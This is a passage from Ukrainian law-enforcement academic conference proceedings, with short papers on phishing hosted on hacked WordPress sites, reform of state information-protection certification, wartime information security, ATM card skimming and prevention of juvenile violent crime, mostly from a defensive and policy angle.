3. Безпека дітей в інтернеті: рекомендації для вчителів та батьків. Режим доступу : https://osvita.ua/school/81372/

ЗЛОВЖИВАННЯ ЗЛАМАНИМИ САЙТАМИ У ПРОЦЕСІ ФІШИНГУ

Демидов Захар Георгійович
старший науковий співробітник науково-дослідної лабораторії з проблем інформаційних технологій та протидії злочинності у кіберпросторі
Харківський національний університет внутрішніх справ
Грінченко Євген Миколайович
кандидат технічних наук, доцент
провідний науковий співробітник науково-дослідної лабораторії з проблем інформаційних технологій та протидії злочинності у кіберпросторі
Харківський національний університет внутрішніх справ

Творці фішингових сторінок прагнуть мінімізувати свої зусилля та максимізувати прибуток. Вони активно використовують різноманітні інструменти та методи для уникнення виявлення та економії часу та ресурсів. Особливо поширені фіш-кити та Telegram-боти, які допомагають автоматизувати фішинг. Шахраї також часто зламують сайти та розміщують на них шкідливий контент, замість того, щоб створювати власні домени. Цим займаються шахраї різного рівня та, включаючи фішерів. Отримавши доступ до сайту, зловмисники здатні не тільки приховати на ньому фішингову сторінку, але й отримати доступ до всієї інформації на сервері, що може призвести до повного порушення ресурсу.

Кіберзлочинці часто беруть під свій контроль занедбані сайти. Такі ресурси часто залишаються без технічної підтримки та вразливі до атак з використанням відомих експлойтів. Фішингові сторінки можуть бути активними на цих сайтах тривалий час через відсутність належного контролю за вмістом. Однак, зловмисники також нападають на активні сайти, особливо на маленькі веб-ресурси з низькою відвідуваністю. Власники таких сайтів можуть не володіти бюджетом на безпеку або не приділяти належної уваги налаштуванням безпеки, думаючи, що їхній ресурс неймовірно цікавий для кіберзлочинців. Але для зловмисників важливіша можливість злому сайту, оскільки посилання на шахрайські сторінки зазвичай поширюються через пошту та месенджери. Навіть малозначущий сайт може привернути увагу шахраїв.

За даними компанії W3Techs, 43,1% всіх сайтів в Інтернеті використовують платформу керування контентом WordPress [1]. Через її популярність, у WordPress та його плагінах часто виявляють різні вразливості [2], які використовуються зловмисниками для фішингу. Далі розглядається фішинг на зламаних сайтах, які використовують WordPress.

Найчастіше фішери зламують сайти на WordPress через вразливість. Після успішної атаки вони завантажують WSO-сервер на сервер і використовують його для доступу до панелі керування сайтом без аутентифікації. Це означає, що панель керування стає відкритою для всіх, дозволяючи змінювати сайт за бажанням. У травні 2023 року було

виявлено понад 350 унікальних доменів із відкритим доступом до панелі керування сайтом. Однак, скомпрометована адміністративна панель не завжди залишається загальнодоступною, і насправді таких ресурсів може бути більше.

Зловмисники також можуть зламати облікові дані адміністратора сайту, підбираючи слабкі паролі або використовуючи вкрадені облікові дані. Це дає їм прямий доступ до панелі керування сайтом. Іноді вони маскують фішингові сторінки, залишаючи основні функції сайту незайманими. Однак, посилання та функціональність можуть бути замінені фішинговими сторінками.

Якщо користувач вводить свої дані на сторінці фішингу, вони можуть потрапити до рук зловмисників. Зібрані дані можуть бути продані або використані для шахрайства, як-от виведення грошей з рахунку жертви. Фішери також можуть використовувати інформацію для більш переконливих шахрайських схем.

Існують кілька явних ознак, за якими можна розпізнати злом сайту та шахрайську сторінку:

1. Наявність певних папок в URL-адресі сторінки, таких як /wp-Config/, /wp-content/, /wp-admin/, /wp-includes/ та інших, а також наявність файлів PHP у кінцевій директорії. Важливо відзначити, що веб-сторінки з розширенням PHP зустрічаються і на легітимних сайтах, проте при їх поєднанні із зазначеними назвами директорій може виникнути підозра на фішинг.

2. Невідповідність контенту на головній сторінці сайту тематиці фішингової сторінки. Наприклад, на сторінці, присвяченій комп'ютерній тематиці китайською мовою, в одній із директорій може бути розміщений фішинг, призначений для користувачів французького банку.

3. Присутність правильної або зміненої назви сервісу, на який націлений фішинг, у назві однієї з директорій URL-адреси, незважаючи на відсутність зв'язку з основним змістом сайту.

Найчастіше фішинг на зламаних сайтах спрямований на сервіси стрімінгу, європейські банки та популярні служби доставки.

Досвідчені кіберзлочинці, окрім інших методів створення фішингу, вдаються до злому законних сайтів, чи це занедбані чи активні. Зокрема, невеликі сайти на WordPress часто містять уразливості, які дозволяють зловмисникам легко отримати доступ до панелі керування для розміщення шкідливого контенту. Для захисту своїх облікових записів від злому, адміністраторам слід використовувати надійні унікальні паролі та мультифакторну автентифікацію, а також регулярно оновлювати програмне забезпечення сервера та відключати плагіни, що не використовуються.

Хоча зловмисники намагаються створити переконливі фейки під популярні бренди, фішинг на зламаних сайтах можна розпізнати. Слід звернути увагу на стандартні назви директорій WordPress в URL, згадку цільового бренду в назві однієї з директорій та невідповідність тематики фішингової сторінки основному змісту сайту.

Окрім згаданих ознак, важливо наголосити, що фішингові атаки через злом сайтів стають все більш витонченими та гострими. Вони становлять загрозу як великих корпорацій, так звичайних користувачів. Кіберзлочинці намагаються уникати виявлення, використовуючи хитрощі та інструменти, що робить процес виявлення та боротьби з такими атаками більш складним.

На жаль, популярні платформи управління контентом, такі як WordPress, часто стають мішенями для зловмисників через широке поширення та наявність уразливостей. Власникам сайтів та адміністраторам необхідно регулярно оновлювати свої сайти, встановлювати лише перевірені та актуальні плагіни, використовувати складні та унікальні паролі, а також стежити за безпекою та активністю своїх сайтів.

Інформування та навчання користувачів про ознаки та методи захисту від фішингу відіграють важливу роль у боротьбі з цим типом кіберзагроз. Поінформованість та уважність користувачів допомагають запобігти попаданню особистої інформації до рук зловмисників.

Безперервне оновлення знань про загрози у сфері кібербезпеки та застосування відповідних запобіжних заходів є ключовими аспектами в захисті як особистих даних, так і безпеки в цілому в онлайн-світі.

Література:

1. Usage statistics and market share of WordPress. https://w3techs.com/technologies/details/cm-wordpress
2. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=wordpress

ЩОДО НЕОБХІДНОСТІ РЕНОВАЦІЇ КОНЦЕПТУАЛЬНИХ ЗАСАД КІБЕРЗАХИСТУ ІНФОРМАЦІЙНИХ СИСТЕМ

Горб Володимир Вікторович
аспірант Одеського державного університету внутрішніх справ
співробітник Служби безпеки України, полковник
Янковий Микола Олександрович
кандидат юридичних наук, доцент,
професор кафедри кримінального процесу та криміналістики
Одеський державний внутрішніх справ

Оцифровування нинішнього буття та обумовлене ним примноження обсягів кіберфізичного простору ставить перед нами складну проблему: з одного боку цифрова трансформація, впровадження інформаційних систем та досягнень ІТ-галузі покликані забезпечувати суспільні блага, а з іншого створюють останньому загрози, пов'язані з можливим втручанням у приватне життя і порушенням стану захищеності національних інтересів.

Законом України «Про захист інформації в інформаційно-комунікаційних системах» встановлено вимогу у відношенні державних інформаційних ресурсів або інформації з обмеженим доступом, в тому числі і персональних даних. Вони повинні оброблятися в системі із застосуванням комплексної системи захисту інформації *(взаємопов'язана сукупність організаційних та інженерно-технічних заходів, засобів і методів захисту інформації, далі – КСЗІ)* з підтвердженою відповідністю [1].

Одним із напрямів цифровізації в органах публічної влади, секторі безпеки і оборони є повсюдне впровадження комп'ютерів, локальних та Глобальної інформаційних мереж, інформаційних систем тощо. Взаємодія таких органів і військових формувань між собою, діалог з суспільством передбачає доступ до численних інформаційних ресурсів та обумовлену цим обробку персональних даних громадян, службової інформації. Тож питання впровадження КСЗІ поряд з експлуатацією таких інформаційних систем є безкомпромісним.

Діюче законодавство, зокрема НД ТЗІ *(нормативний документ з технічного захисту інформації)* 2.5-005-99 «Класифікація автоматизованих систем і стандартні функціональні профілі захищеності оброблюваної інформації від несанкціонованого доступу» [2] встановлює класифікацію автоматизованих систем *(АС)* в залежності від мети їх використання та топології пов'язаних з ними мереж. Зокрема, АС класу 1 – це однокомп'ютерний комплекс, що може експлуатуватись декількома особами й не має підключення до локальної мережі та мережі Інтернет. АС класу 2 представляє собою багатомашинний багатокористувачевий комплекс, об'єднаний в одну локальну мережу, яка не підключена до мережі Інтернет. АС класу 3 – багатокомп'ютерний комплекс, розрахований на чимале коло користувачів і об'єднаний в одну або декілька локальних мереж з доступом до Інтернету.

Згідно чинного законодавства України, підтвердженням належного рівня захисту інформації в інформаційній системі, що надає право обробки в ній інформації з обмеженим доступом є наявність Атестату відповідності КСЗІ [3].

Створення КСЗІ описане у НД ТЗІ 3.7-003-05 «Порядок проведення робіт із створення комплексної системи захисту інформації в інформаційно-телекомунікаційній системі» [4]. Ініціатор самостійно або через підрядну організацію відпрацьовує технічне завдання на

КСЗІ, яке погоджує з Державною службою спеціального зв'язку та захисту інформації України *(Держспецзв'язок)*. Надалі керуючись техзавданням, ініціатор проєктує, впроваджує та вводить КСЗІ у дослідну експлуатацію. Після отримання заявки ініціатора Держспецзв'язок призначає організатора державної експертизи КСЗІ з відповідною ліцензією. За результатами проведення експертних випробувань проект експертного висновку подається до Держспецзв'язку, який у разі його відповідності передбаченим вимогам, видає атестат відповідності КСЗІ.

Проведений моніторинг цінових пропозицій показав, що сумарна вартість АС класу 1 з атестатом КЗСІ для обробки інформації з найвищим грифом «Таємно», виготовленій з використанням загальнодоступних на ІТ-ринку України засобів електронно-обчислювальної техніки, периферійного обладнання, програмного забезпечення відрізняється від аналогічного екземпляра без пакету дозвільної документації на обробку інформації з обмеженим доступом щонайменше втричі у бік здорожчання.

Тобто побудова КСЗІ в сучасних умовах процес непростий, він довготривалий і дороговартісний, адже включає в себе регламентовану послідовність етапів робіт: організаційних, інженерних, проектних, пусконалагоджувальних. Терміни їх проведення можуть становити від декількох місяців, а вартість стартувати від десятків й сотень тисяч гривень.

Сьогодні на фоні оптимістичних обнародувань проєктів цифровізації в різних державних органах існує чималий пласт невирішених питань, пов'язаних з невідповідністю інформаційних систем вимогам нормативно-правових актів у сфері технічного захисту інформації. Частина з них вирішується паралельно з експлуатацією інформаційних систем, решта посилається на умови воєнного стану і крайньої необхідності.

Так, анонсовані у 2020 році атестати відповідності КСЗІ [5] на систему електронної взаємодії державних електронних інформаційних ресурсів «Трембіта» та її підсистему «Вулик» стосуються лише їх програмних комплексів. Тобто, у разі відкриття чергового центру надання адміністративних послуг, уся розгорнута в ньому мережа комп'ютерів у складі інформаційної системи підлягає обов'язковій процедурі створення КЗСІ в загальноприйнятому порядку. Як наслідок, відсутність КЗСІ в окремому регіональному сегменті або секторі загальнодержавних інформаційних ресурсів створює загрози конфіденційності, цілісності і доступності наших персональних даних.

Тож сьогодні, стрімкі процеси цифровізації в країні протікають з випередженням процесів впровадження КСЗІ. Перейти рубікон на даному напрямі цифрового розвитку України означає відшукати шляхи оптимального співвідношення таких категорій як час і гроші. На думку автора, починати треба з реновації концептуальних засад технічного захисту інформації шляхом максимально можливого зменшення бюрократичних процедур побудови КСЗІ, розробки механізмів державного регулювання ціноутворення на атестовані засоби ТЗІ, збільшення бюджетних асигнувань, уніфікації організаційних і апаратно-програмних рішень на стадіях проєктування інформаційних систем, збільшення штату фахівців з ТЗІ в органах влади, секторі безпеки і оборони, організація підвищення їх кваліфікації на регулярній основі.

Через призму Шевченківських слів «І чужому научайтесь, й свого не цурайтесь…» варто провести запозичення найбільш релевантних для України положень міжнародних стандартів інформаційної безпеки ISO/IEC 15408-1 та ISO/IEC 27001, модифікацію діючого нині НД ТЗІ 2.5-004-99 «Критерії оцінки захищеності інформації в комп'ютерних системах від несанкціонованого доступу» задля їх адаптації до умов сучасності.

Замість сьогоднішнього надмірного формалізму запровадити експертне дослідження впровадженої КСЗІ з тестуванням на несанкціоноване проникнення, адже масовані DDoS-атаки у 2012, 2022 роках на веб-сайти державних органів засвідчили, що серед них були блоковані ресурси і з КСЗІ.

Широкомаштабна інституціалізація технологій Artificial intelligence, Cloud Technology, BigData у світі поглине і Україну, сподіваємось у найближчому майбутньому.

Вимоги до таких об’єднаних конфігурованих обчислювальних ресурсів у сфері захисту інформації та кібербезпеки, які по суті являються метасистемами, потенційно обширні. Вказані обставини вимагають стратегічного та упереджувального бачення завтрашнього дня і вжиття комплексних організаційно-правових заходів вже сьогодні.

Література:

1. Закон України «Про захист інформації в інформаційно-комунікаційних системах» від 5 липня 1994 року № 80/94-ВР, редакція від 01.07.2022. URL: https://zakon.rada.gov.ua/laws/show/80/94-%D0%B2%D1%80#Text (дата звернення: 08.11.2023).
2. Нормативний документ ТЗІ 2.5-005-99 «Класифікація автоматизованих систем і стандартні функціональні профілі захищеності оброблюваної інформації від несанкціонованого доступу», затверджений наказом Департаменту спеціальних телекомунікаційних систем та захисту інформації СБУ від 28 квітня 1999 р. № 22, редакція від 15.10.2008. URL: https://tzi.ua/assets/files/%D0%9D%D0%94-%D0%A2%D0%97%D0%86-2.5-005--99.pdf (дата звернення: 25.09.2023).
3. Наказ Адміністрації ДССЗЗІ від 16 травня 2007 року № 93 «Про затвердження Положення про державну експертизу у сфері технічного захисту інформації», редакція від 11.10.2022. URL: https://zakon.rada.gov.ua/laws/show/z0820-07#Text (дата звернення: 25.09.2023).
4. Нормативний документ ТЗІ 3.7-003-2005 «Порядок проведення робіт із створення комплексної системи захисту інформації в інформаційно-телекомунікаційній системі», затверджений наказом Департаменту спеціальних телекомунікаційних систем та захисту інформації СБУ від 08.11.2005 р. № 125, редакція від 28.12.2012. URL: https://tzi.com.ua/downloads/3.7-003-2005.pdf (дата звернення: 25.09.2023).
5. Веб-сайт Мінцифри URL: https://thedigital.gov.ua/news/otrimano-atestat-vidpovidnosti-kompleksnoi-sistemi-zakhistu-informatsii-yadra-sistemi-trembita.

ІНФОРМАЦІЙНА БЕЗПЕКА ТА ЗАХИСТ ДАНИХ ПІД ЧАС ВІЙСЬКОВИХ КОНФЛІКТІВ

Рибальченко Людмила Володимирівна
кандидат економічних наук, доцент
доцент кафедри економічної та інформаційної безпеки
Дніпропетровський державнийо університет внутрішніх справ
Василенко Максим Миколайович
курсант 1-го курсу групи ДР-341 ННІППФПНП
Дніпропетровський державний університет внутрішніх справ

Кібербезпека та боротьба з кіберзлочинністю в умовах військового стану XXI століття – це одні з найбільш важливих питань особливо в нашій країні, коли противостояння двух сторін переходить в кібергібридну війну. Операції з якими потребують глибокого аналізу, розробок та впровадження високотехнологічних рішень з метою запобігання та викриття кіберзагроз в цій галузі. Інформаційна та економічна безпека допомагають забезпечити функціонування держави, захистити інтереси нації та зберегти стабільність у складних умовах військового конфлікту. Я вважаю, що інформаційна безпека в контексті війни стає дуже важливою, оскільки інформація грає ключову роль у стратегічному плануванні, розвідці, веденні операцій та впливі на громадську думку. [1]

Інформаційна безпека в війні охоплює такі аспекти:

Захист від кіберзагроз: Військові та військово-політичні системи піддаються кібератакам. Забезпечення кібербезпеки є критично важливим, оскільки кіберзагрози можуть завдати серйозної шкоди військовим операціям та інфраструктурі країни.

Розвідка і контррозвідка: Збір інформації про дії супротивника і виявлення спроб проникнення власних військових систем є важливими аспектами інформаційної безпеки.

Вплив на громадську думку: Використання інформаційної війни для маніпулювання громадською думкою власної або супротивника є способом вплинути на психологічний стан суспільства та військових підрозділів.

Захист від дезінформації: Розповсюдження неправдивої інформації та фейків може призвести до невірного рішення влади. Тому важливо мати механізми виявлення та реагування на дезінформацію.

Захист комунікаційних інфраструктур: Забезпечення надійності та стійкості комунікаційних систем у військових операціях дозволяє зберігати зв'язок та обмін інформацією.

Інформаційна готовність: Готовність до обробки та аналізу інформації, яка надходить з різних джерел, є важливою для швидкого реагування на зміни на полі бою.

Забезпечення інформаційної безпеки в війні вимагає інтеграції технологій, політики та психологічних аспектів. Інформація може бути важливою зброєю в сучасних конфліктах, тож її захист і використання становлять складний завдання для військових та політичних лідерів.

Відновлення економіки після закінчення конфлікту. Ось деякі ключові аспекти, які слід враховувати:

Макроекономічна стабільність: Забезпечення стабільності фінансового сектору та управління інфляцією є важливими аспектами в економічній безпеці під час війни.

Управління фінансами: Надзвичайні фінансові заходи можуть бути введені для фінансування військових операцій. Важливо контролювати та маніпулювати фінансами, щоб уникнути гострої інфляції та інших негативних наслідків.

Забезпечення основних потреб населення: Забезпечення доступу до основних життєвих потреб, таких як харчування, медичні послуги та житло, є критично важливим для збереження соціальної стабільності.

Управління ресурсами: Збереження та ефективне використання ресурсів, таких як енергія, вода та продовольство, має важливе значення.

Податкова політика: Податкова система може бути змінена для забезпечення додаткових доходів для фінансування військових потреб.

Міжнародні відносини: Співпраця з міжнародними партнерами, а також дотримання міжнародних домовленостей, може вплинути на економічну безпеку під час військового стану.

Відновлення після війни: Після завершення конфлікту важливо розробити плани для відновлення економіки та суспільства, включаючи відшкодування шкідливих наслідків війни.

Запобігання війні та розумне управління конфліктом також можуть відігравати важливу роль у збереженні економічної безпеки. Під час військового стану важливо співпрацювати з різними галузями уряду, а також зв'язаними організаціями та експертами для ефективного управління економічними аспектами конфлікту та його наслідками.[2]

Таким чином, сучасні військові конфлікти вимагають надзвичайної уваги до кібербезпеки. Кібератаки можуть наносити значні збитки інфраструктурі, військовим системам та комунікаціям, і навіть впливати на геостратегічну ситуацію. Тому забезпечення високого рівня кібербезпеки стало невід'ємною складовою військової стратегії країн та міжнародних організацій. Ефективна кібероборона та здатність до кібернаступів стали важливими елементами військової підготовки та готовності країн у сучасному світі. Таким чином, кібербезпека стала критичною складовою національної та міжнародної безпеки в умовах військових конфліктів [3].

Література:

1. Теоретичні аспекти інформаційних війн та національна безпека. https://core.ac.uk/download/pdf/268616887.pdf

2. Пєтков С.В., Журавльов Д.В., Дрозд О.Ю., Дрозд В.Г. Кібербезпека в Україні: нормативна база, коментарі та роз'яснення, актуальна судова практика. Видавництво ЦУЛ, 2022

3. Макроекономічна стабільність: складові, кількісний вимір та фактори забезпечення.http://dspace.wunu.edu.ua/bitstream/316497/32467/1/Чипурка%20Х.Б.%20ЕЕП-21.pdf

СКІМІНГ КРЕДИТНИХ КАРТОК

Калугін Володимир Юрійович
кандидат юридичних наук, доцент
професор кафедри кібербезпеки
та інформаційного забезпечення,
Одеський державний університет внутрішніх справ
Вільська Єлізавета Русланівна
слухачка 1 курсу магістратури ФПФОДР
Одеський державний університет внутрішніх справ

В наші часи національна інформаційна безпека привертає до себе увагу і стає одним із пріоритетів державної політики, тому що саме кібербезпека є одним із ключових факторів безпеки всього народу. На сьогодні кредитна картка є одним із найбільш широко використовуваних фінансових інструментів у нашому повсякденному житті. Поки оплата за допомогою електронних гаманців або безконтактних методів за допомогою мобільних телефонів, або смарт годинників тільки набувають популярності, то кредитні та дебетові картки є одними із найбільш популярних варіантів під час здійснення платежів, як у звичайних магазинах, так і онлайн. Злочинці знаходять багато способів вкрасти гроші за допомогою кредитних карток.

Однією з особливостей банківських карток є те, що окрім даних, що містяться на самій картці – імені, номера картки, терміну дії чи CVV-коду (значення верифікації картки) – ця інформація також зберігається на магнітній смузі та чіпі. Насправді існує злочинна практика, спрямована на отримання таких платіжних даних клієнтів і переведення їх на підроблену картку або безпосереднього використання для шахрайських операцій, відомих як «скімінг».

Скімінг одним з поширених методів шахрайства з кредитними картками, під час якого гроші викрадаються за допомогою скімерів. Сутність такого злочину полягає в зчитуванні і копіюванні інформації з магнітного чіпа. Шахраї використовують кілька способів, щоб отримати інформацію про картку, одним з найдосконалішим методом, є використання невеликого пристрою під назвою скімер, який зчитує інформацію, що зберігається на магнітній смузі або мікрочіпі картки. Зазвичай це відбувається під час здійснення транзакцій у банкоматах або оплати через POS-термінали, які були заздалегідь підготовлені до злочинних дій [1]. Яким чином відбувається скіммінг банкоматів:

1.Пластикова накладка, розміщена на клавіатурі банкомату, яка фіксує PIN-коди під час їх введення.

2.Накладка, розміщена над отвором для вставлення картки, яка записує дані на магнітну смугу.

3.Маленькі камери, розміщені на банкоматі, які записують введення з клавіатури та алгоритм пальців під час введення.

4.Накладка, яка охоплює всю лицьову панель банкомату, що має вбудовані камери, накладки для карток і клавіатури.

Все це дозволяє злочинцям виготовити дублікат картки і надалі використовувати його для списання коштів з рахунку справжнього власника[2].

Після того як відбувся скімінг кредитної картки злочинці зазвичай створюють дублікат облікового запису з даними, зібраними з кредитної картки, також вони можуть подати заявку на отримання кредиту від імені жертви. Знаючи пін код правопорушники можуть зняти готівку з банкомату, або використовувати дані для покупок по телефону або онлайн.

За даними FICO, в США у 2022 році через скімінг було зламано понад 161 000 карток. Порівняно з минулим роком ця цифра зросла майже в п’ять разів[3].

Особливою відмінністю скіммінгу від інших способів шахрайства з банківськими картами в тому, що технічно (і на законодавчому рівні) для банку операція по зняттю грошей з використанням копії карти і вкраденого ПІН-коду нічим не відрізняється від звичайної операції. Тобто довести, що гроші були зняті саме шахраєм дуже складно.

Можливо надати кілька порад, щоб не стати жертвою скімінгу банкоматів:

- не користуватися банкоматами, розташованими в темних, безлюдних місцях, у барах


і ресторанах або в місцях з великою кількістю туристів. Краще скористатися банкоматом у своєму банку або в магазині;

- якщо банкомат не повертає картку одразу після транзакції, не марнувати час й повідомити про це емітента картки;
- перед користуванням банкомату ретельно його оглянути на наявність скімерів. Не користуватися банкоматами, які мають пошкоджені чи незакріплені деталі або виглядають так, ніби в них хтось втручався;

Спробувати поворушити зоною зчитування карток, щоб перевірити, чи не здається вона розхитаною, чи є на ній «кришка»;

- під час введення PIN-коду прикривати цифри рукою;
- не віддавати карту в руки чужим людям (працівникам банку чи магазину) і не залишати її без нагляду [4].

Власникам карток слід бути обережними щодо будь-яких підозрілих пристроїв, присутніх у банкоматах. У деяких ситуаціях скімери можна легко виявити, якщо злодій використовує більше одного пристрою для здійснення електронної транзакції.



***Література*:**

1. Що таке скімінг? ttps://mywallet.ua/ua/blog/moshennicheskie-shemy-i-afery/chto-takoe-skimming/
2. What is ATM skimming and how do you protect yourself? https://www.bankrate.com/banking/what-is-atm-skimming/
3. Card Skimming and Other Fraud Types Continue to Grow - US Data https://www.fico.com/blogs/card-skimming-and-other-fraud-types-continue-grow-us-data
4. Skimming: What It Is, How Identity Thieves Use It https://www.investopedia.com/terms/s/skimming.asp.

ПОПЕРЕДЖЕННЯ НАСИЛЬНИЦЬКОЇ ЗЛОЧИННОСТІ НЕПОВНОЛІТНІХ ЧЕРЕЗ ВИЯВЛЕННЯ ФАКТОРІВ/ТЕНДЕНЦІЙ ІНФОРМАЦІЙНОГО, СУБ'ЄКТНО-ОБ'ЄКТНОГО В СОЦІУМІ ТА ЛЮДИНІ

Кріцак Іван Васильович
кандидат юридичних наук, старший науковий співробітник
науково-дослідної лабораторії з проблем досудового розслідування
Харківського національного університету внутрішніх справ
ivan_kritsak@ukr.net
orcid.org/0000-0003-3530-4269

Насильницька злочинність неповнолітніх в умовах сьогодення є проблемою глобального характеру, де щоразу відкриваються/споглядаються нові аспекти її проявів, різносторонності вирішення. У процесах наукометричних пошуків важливим є кримінологічний зріз/вимір багатофункціональної діяльності дітей/неповнолітніх, особливо з

урахуванням напрацювань духовного/душевного у сфері психології та релігії. Виявлення/віднайдення детермінантів/факторів/збудників, що спонукають неповнолітнього до скоєння злочинів та формують типові риси/особливості його злочинної поведінки, спонукає віднаходити щоразу нові тактики і стратегії протидії з відповідним масивом нормативних рекомендацій/висновків до законопроєктної бази держави.

Відхід від закостенілої/застарілої профілактики злочинності неповнолітніх і, відповідно, зміщення акцентів на сучасні онлайн-середовища/технології, криміногенні фактори, де поширений негатив є результатом затуманеності/задурманеності свідомості неповнолітнього та спричиняє скоєння одиничного зла/злочину, що переростає у груповий/булінговий характер, набуває якісно нових/досі невідомих видозмін, що переходить в іншу реальність трансцендентного/невідомого, з якого вибратись молодій людині не під силу. Причиною цьому є насамперед інформаційний простір, сучасна тік-ток-культура, масові татуювання на тілі людини, його спотвореність у нелюдський спосіб, вандалізм на будівлях та необхідність його подолання з допомогою напрацювань «теорії розбитих вікон», а також багатьох інших проблемних питань, пов’язаних з продукуванням психікою неповнолітнього надмірної агресії.

Злочинність неповнолітніх – це суспільно значуща проблема, яка потребує постійної систематизації/узагальнення/аналітики/різного роду осмислення з появою нових поглядів на її вирішення, що відповідно надасть можливість перегляду фактичного стану розвитку суспільних відносин та допоможе виробити різновиди попереджень злочинності неповнолітніх з урахуванням новітніх досягнень сучасних технологій, дієвих духовно-культурно-ціннісних засобів, вироблених нашим суспільством упродовж тисячоліть. Заходи попередження злочинності неповнолітніх, відповідно до сучасних тенденцій та багатьох проявів зла, проявляються у підвищеній криміногенній/кримінальній активності неповнолітніх, зумовленого кіберпросторовим мисленням, конвергенцією/гіперболізацією різного роду корисливих мотивів, усвідомлення чого має велике значення для ескалації конфліктів на побутовому грунті, що проявляється у втягненні неповнолітніх у злочинну діяльність.

Наукові дослідження, присвячені даній проблемі, надзвичайно різноманітні та породжують/збільшують щоразу нове коло запитань/рекомендацій/нових ідей комплексності бачення/компліментаристики у вирішенні даної проблеми. Вироблення певних схематичних моделей просторово-часових вимірів свідомості неповнолітніх породжує нові аспекти мисленнєвого, що в результаті виявляє гріховне/суспільно-шкідливе/злочинне. Слід відзначити, що особистий простір кожного в результаті тих чи інших факторів/станів надзвичайно різноманітний і далеко не розкритий. Свідомість дитини/неповнолітнього/людини – це Вселенна, яку можна досліджувати безкінечно через величезну кількість збудників. За таких умов кримінологічна характеристика особистості є надзвичайно важливою, щоб поширювати відповідні тенденції нових наукових пошуків.

Наукометрична/історична ретроспектива передбачає врахування всього виробленого досі, а це, насамперед, такі загрозливі її стани, як вуличний, груповий характер насильницької злочинності неповнолітніх. На противагу сказаному, окрім вулиці та школи, тобто всього об’єктивованого/зовнішнього, на перший план виходить суб’єктивний чинник, пов’язаний з інформаційним інтернет-простором/середовищем, в якому левову частку часу перебуває неповнолітній. Тут формуються відповідні групи, які особливо впливають/посягають на волю та свідомість молодої людини і навіть претендують на заволодіння її внутрішнього-емоційними, чуттєвими станами, що спричиняє підвищену кримінальну активність, криміногенність обстановки підлітків, коли вони осягають різні форми видозмін транскордонних меж невидимих середовищ та переходять щоразу у нові трансцендентні стани.

Актуальними сьогодні залишаються проблеми, пов’язані з регресом ідеалів цінностей дитини/неповнолітнього з неблагополучної сім’ї, коли діти ростуть у бездоглядності чи не приділяється достатньої уваги, щоб присікти злий/лукавий помисел/умисел дитини шляхом

постійного спілкування з нею, щоб направити її поведінку у бажане/необхідне, благочестиве русло. Неабияке значення відіграє домашнє насильство, наприклад, надмірна, зухвала поведінка батьків, коли провокуються негативні стани. На цьому ґрунті/фоні з'являються розлади психіки, психологічні травми, надмірна агресія, невмотивована жорстокість, коли дитина стає жертвою/заручником насильницьких багатоепізодних ситуацій, що накладає психологічні травми на свідомість молодої людини як жертви насильницького злого/злочинного середовища. Тут вступає в силу віктимологія, віктимний простір/процеси, як не стати жертвою подібних негативних станів та перебороти у собі дані впливи. Споконвіків у сільських місцевостях це був безперервний труд, праця, допомога батькам по господарству, робота на землі, коли відповідні стани нівелювалися шляхом трудотерапії. Сьогодні у містах, мегаполісах – це безперервна зайнятість підлітка на різного роду секціях, а також спорт, музика, навчання, інші види праці, які нівелюють апатію. Однак часто цього недостатньо. Величезний вплив на свідомість молодої людини чинить Храм, сфера невидимого, молитва, Святе Причастя, до якого часто прибігають глибоковіруючі сім'ї.

Наразі широкий комплекс проблем злочинності неповнолітніх є вельми різноманітним, невирішеним. Важливо/необхідно проводити характеристику нових форм злочинності неповнолітніх, особливо в умовах нинішньої російсько-української війни, військової агресії російської федерації проти нашої держави, коли тисячі дітей пережили/зазнали психологічних травм. Занурившись у внутрішньоглибинні світоглядні/свідомісні процеси, важливо звернути увагу насамперед на інформаційний простір. Звідси виокремлюємо такі три складові нинішнього просторово-часового сприйняття світу, довколишньої реальності дитиною/неповнолітнім: інформаційний/світоглядний світ особистості через дію інтернет-середовища; зовнішній об'єктивований світ, який ми бачимо/відчуваємо, та внутрішній свідомісний суб'єктивний світ дитини/підлітка неповнолітнього. В умовах нинішнього стану російсько-української війни надзвичайно важливо дати об'єктивну оцінку осмислення багатьох факторів/процесів.

Злочинність неповнолітніх як суспільно-значуща проблема сьогодення. Кримінологія як наука про злочинність може досягти небувалих успіхів, якщо візьме курс на вивчення/всебічне дослідження регіоналістики, а саме коли вона цілковито/комплексно займеться проблемами села/міста/мегаполісу. Такий соціальний експеримент/зріз буде особливо корисним у загальнодержавних та світових/глобалізаційних масштабах, адже усвідомлюючи загальні тенденції протікання багатьох негативних процесів, велике значення мають точечні/мікро/макрорівні, мультидисциплінарні підходи, чим можна принести неабияку користь державі, суспільству, кожній людині. Великі шедевральні праці загальнонаціонального та світового масштабу у різних галузях були створені саме таким чином, коли цілковито/максимально вдалось заглибитися/відточити навички конкретного.

На особливу увагу у цих процесах заслуговує попередження/профілактика/превенція злочинності серед неповнолітніх в умовах нинішньої російсько-української війни та соціально-духовної кризи суспільства, в умовах ескалації багатьох конфліктів, станів агресії серед дітей та дорослих. Латентна злочинність неповнолітніх продовжує займати передові позиції. Трансформація багатьох сфер суспільно-політичного життя ставить нові виклики щодо притягнення до відповідальності дитини, вироблення відповідної ювенальної політики у відношенні до дітей з урахуванням міжнародних стандартів/прерогатив. Головне – дотримання закону дитиною, батьками, усією громадою, робота з неблагополучними, малозабезпеченими сім'ями, правове регулювання та встановлення заборон щодо розтління молоді у соціальних мережах. Ці та багато інших питань повинні охоплюватися відповідною профілактикою. Особлива вразливість дитини до різного роду факторів/збудників соціальних хвороб сім'ї та суспільства спричиняє потребу нормальної соціальної адаптації та бажання вижити/вціліти серед масових деградацій, що можливо завдяки високодуховним станам особистості. Втягнення неповнолітнього у злочинну діяльність посилює соціальну агресію та створює широкий спектр злочинних угрупувань, чим формує когорту дорослих правопорушників, які братимуть участь у вчиненні більш тяжких правопорушень чи

